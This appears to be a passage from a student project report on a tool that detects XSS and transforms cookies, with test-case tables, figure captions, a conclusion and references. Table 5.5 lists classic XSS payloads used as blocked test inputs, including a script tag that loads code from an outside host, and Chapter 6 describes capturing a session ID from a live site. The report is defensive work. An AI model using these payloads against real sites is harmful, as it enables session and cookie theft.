

Figure 4.4: Sequence Diagram

4.3.2 Use Case Diagram



Figure 4.5: Use Case Diagram

Chapter 5

Performance Evaluation and Testing

This section aims to investigate and critically examine the completed work. The results achieved in the testing procedure of this system are presented. Relative achievement or lack of them to original objective will be explained as well.

5.1 Software Testing Techniques

5.1.1 Black Box Testing

Functional testing examines the behavior of software as it performs testing by examining output without reference to internal functions. So it is also called as "Black box testing" and "behavioral testing" which focuses on the software requirements of software. That is black box testing enables software engineer to derive sets of input conditions that will fully exercise all function requirements for a program.

Black-Box testing was used to find errors in the following categories:

1. Incorrect or missing functions
2. Interface errors
3. Errors in Data Structures or external database access
4. Performance errors

5. Initialization and termination errors

5.1.2 White Box Testing

Structural tests verify the structure of software itself. It is also known as White box testing because you see into internal working of the code. It is the test case design method that uses the control structure of procedural design to derive test cases. Using white box testing the software engineer can derive test cases that:

- Guarantee that all *independent* path in module are exercised at least once
- Exercise all logical decisions on their "true" or "false" basis
- Exercise all loops at their boundaries and within their operational bounds
- Exercise internal data structure to assure their validity.

5.1.3 Performance Testing

Performance testing is designed to test the run time performance of software within the context of and integrated system. Performance testing occurs throughout all steps in the testing process. Event at unit level, the performance of an individual module may access as white-box tests are conducted.

5.1.4 Unit testing

Each module in the system is tested by using Unit testing method. In computer programming, unit testing is a method by which individual units of source code, sets of one or more computer program modules together with associated control data, usage procedures, and operating procedures are tested to determine if they are fit for use. Intuitively, one can view a unit as the smallest testable part of an application. Each unit test can be seen as a design element specifying classes, methods, and observable behavior.

5.1.5 Integration testing

hspace45ptTest data should be prepared carefully since the data only determines the efficiency and accuracy of the system. Artificial data are prepared solely for testing. Every program validates the input data.

5.1.6 Validation testing

In this, all the Code Modules were tested individually one after the other. The following were tested in all the modules:

1. Loop testing
2. Equivalence Partitioning Testing

In our case all the modules were combined and given the test data. The combined module works successfully without any side effect on other programs. Everything was found fine working.

5.1.7 Output testing

This is the final step in testing. In this the entire system was tested as a whole with all forms, code, modules and class modules. This form of testing is popularly known as system testing.

5.2 Evaluation

Table 5.1: Test Cases for Login Form

ID	Test Case Name	Test Case Description	Expected Result	Actual Result	Test Case Result
1	ID	Check if Id entered is in valid format	Accept if Id is in valid format	Valid Id accepted	Pass
2	Password	Check if Password is more than 8 characters	Accept is Password is 8 Characters	Valid Password accepted	Pass
3	Login Validation	Check against database for login Id and Password	Accept if combination is correct	Valid login Id Password accepted	Pass
4	Register new User	Clicking on Register new User	Registration form should be displayed	Displays form	Pass

Table 5.2: Test Cases for Registration Form

ID	Test Case Name	Test Case Description	Expected Result	Actual Result	Test Case Result
1	Register new User	Accept valid User data and register	New valid user registered	Valid User Registered	Pass

Table 5.3: Test Cases for Attack Detection

ID	Test Case Name	Test Case Description	Expected Result	Actual Result	Test Case Result
1	Forbidden Tags	Verify the data for scripts	Forbidden tags must get restricted	Forbidden Tags detected and User blocked	Pass

Table 5.4: Test Cases for Attack Prevention

ID	Test Case Name	Test Case Description	Expected Result	Actual Result	Test Case Result
1	Transform cookie	Dynamically change cookie name using Algorithm	Cookie name and value must be changed	Cookie name and value changed	Pass
2	Cookies in response	Tool must provide transformed cookies to user	Browser must receive the transformed cookies	Transformed cookies received	Pass
3	Attack	Perform attack and extract cookies from User Browser	Attacker must receive Transformed cookies	Transformed cookies are received by attacker	Pass

Table 5.5: Testing for Various Tags and Patterns

ID	Test Case Name	Test Case Description	Expected Result	Actual Result	Test Case Result
1	";!–"<XSS>=&{()}	Verify the data for forbidden tags	Forbidden tags must get restricted	Forbidden Tag detected and User got blocked	Pass
2	<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>	Verify the data for forbidden tags	Forbidden tags must get restricted	Forbidden Tag detected and User got blocked	Pass
3	<IMG """"><SCRIPT>alert("XSS")</SCRIPT>">	Verify the data for forbidden tags	Forbidden tags must get restricted	Forbidden Tag detected and User got blocked	Pass
4	<<SCRIPT>alert("XSS");//<</SCRIPT>	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass
5	;alert('XSS');//	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass
6	</TITLE><SCRIPT>alert("XSS");</SCRIPT>	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass
7	<BODY ONLOAD=alert('XSS')>	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass

ID	Test Case Name	Test Case Description	Expected Result	Actual Result	Test Case Result
8	<BGSOUND SRC=”javascript :alert('XSS');”>	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass
9	<LINK REL=”stylesheet” HREF=”javascript: alert('XSS');”>	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass
10	<FRAMESET> <FRAME SRC=” javascript:alert ('XSS');”> </FRAMESET>	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass
11	<!–[if gte IE 4]> <SCRIPT>alert ('XSS');</SCRIPT> <![endif]–>	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass
12	<SCRIPT SRC=”http: //ha.ckers.org/xss.jpg ”></SCRIPT>	Verify the data for forbidden tags	Forbidden tags must get restricted	This IP Address is Blocked! Contact Admin!	Pass

Chapter 6

Result and Analysis

6.1 Performing Attack

This section briefly states about the attack which has been performed on live website and through the attack sessionID is captured.



Figure 6.1: Client's Login Page



Figure 6.2: Data Display



Figure 6.3: Addition to URL



Figure 6.4: Extracted Session ID

6.2 Cookie Generation and Transformation



Figure 6.5: Cookie Generation on Login



Figure 6.6: Transformed Cookies

Figure 6.7: Admin Login



Figure 6.8: List of Choices



Figure 6.9: List of Attacks



Figure 6.10: List of blocked IP



Figure 6.11: IP Address Hit's List



Figure 6.12: Web Base analysis



Figure 6.13: Transformed cookies



Figure 6.14: Transformed cookies sent to attacker

Chapter 7

Applications

Cross-Site Scripting is common vulnerability in web application. It stems from a failure to handle characters with special meaning in HTML. Hence, we provide with a tool to detect as well as prevent the attack. The system recognizes forbidden tags and blocks the User[10].

This method accesses the name field and value of cookie to prevent the cross site scripting attacks. By renaming the cookie and changing its value, it makes it useless for the attacker to misuse. Thus, providing enhanced security to the client.

This tool can be implemented at any client side to provide security. The cookie fields are dynamically changed without the knowledge of user. Therefore, the overhead of the user is reduced[12].

This tool is flexible as well as provide many advantages like authentication and authorization, Content filtering, URL filtering, Malware prevention, Data leak protection[14].

Chapter 8

Conclusion and Future Scope

8.1 Conclusion

Cross Site Scripting attack is very powerful, most commonly used and easiest attack method on the web applications in the present scenario. Various prevention and detection techniques for shielding against the XSS exploit are implemented. The study has revealed that the proposed methods suffer various flaws such as Additional authentication to circumvent risk, Application Programming Interface flaws, Runtime overheads, Intensive manual work requirements, false positives and false negatives and some of the method lacks Secure Socket Layer support, etc. Various strategies and products have been introduced in order to protect the useful data. But it is also equally important that these products or strategies must not hamper the software developers' work of applying preventive coding techniques. For resolving the above discussed drawbacks we have proposed a method. This method involves implementation of a tool which prevents from sending any data to attacker. Data which is usually stored at client browser are attractive for attacker but this method dynamically changes the cookies name making them useless for attacker. Cookies name and value is changed successfully using algorithm before sending at client's machine. Even if an attacker tries to extract cookies from browser the transformed cookies are received by attacker, which are useless. Malicious scripts are also restricted ensuring enhanced security.

8.2 FutureScope

Currently, we are doing more researches on how to program our tool to intercept the HTTPs. Nearly all e- commerce web sites today send the cookies over the SSL connections. Based on our current study and current evaluation, we believe that our technique will also work well with the HTTPs. In order to prove that, our tool must be able to intercept the SSL connections whereas this is a big part of our future work.

Bibliography

[1] Hossain Shahriar and Mohammad Zulkernine,"Injecting comments to Detect JavaScript Code Injection Attacks", 2011, IEEE.

[2] Hossain Shahriar and Mohammad Zulkernine,"Client-Side Detection of Cross-Site Request Forgery Attacks", 2010, IEEE.

[3] Peter Wurzinger, Christian Platzer, Christian Ludl, Engin Kirda and Christopher Kruegel ,"SWAP: Mitigating XSS Attacks using a reverse Proxy",2009, ICSE Workshop.

[4] Jin-Cherng Lin, Jan-Min Chen,Cheng-Hsiung Liu,"An Automatic Mechanism for sanitizing Malicious Injection".

[5] Omar ISMAIL, Masashi ETOH, Youki KADOBAYASHI, Suguru YAMAGUCHI, "A Proposal and implementation of automatic detection/collection system for cross site scripting vulnerability".

[6] David Scott and Richard Sharp,"Specifying and Enforcing Application-Level Web Security Policies" 2003, IEEE.

[7] Engin Kirda, Christopher Kruegel, Giovanni Vigna and Nenad Jovanovic," Noxes: A Client-Side Solution for mitigating Cross-Site Scripting Attacks".

[8] Joaquin Gorcia-Alfaro, Guillermo Navarro-Arribas,"Prevention of Cross-Site Scripting Attacks on Current Web Applications".

[9] Florian kerschbaum,"Simple cross site attack".

[10] Tejinder Singh,"Detecting and Prevention cross site scripting techniques" IOSR Journal of Engineering, Apr. 2012, Vol. 2(4) pp:854-857.

[11] Philipp Vogt, Florian Nentwich, Nenad Jovanovic.,"Cross Site Scripting Prevention with dynamic data tainting and static analysis".

[12] Adam Kie?zun, Philip J. Guo, Karthick Jayaraman, Michael D. Ernst,"Automatic Creation of SQL Injection and Cross Site Scripting Attacks".

[13] Yuqing Zhang, Xiali Wang, Qihan Luo, Qixu Liu,"Cross-Site Scripting Attacks in Social Network APIs".

[14] David M. Kristol," HTTP Cookies: Standards, Privacy, and Politics".

[15] Detecting Persistent Cross-Site Scripting. www.eeye.com (eEye Digital Security)

[16] https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

[17] https://www.golemtechnologies.com/articles/prevent-xss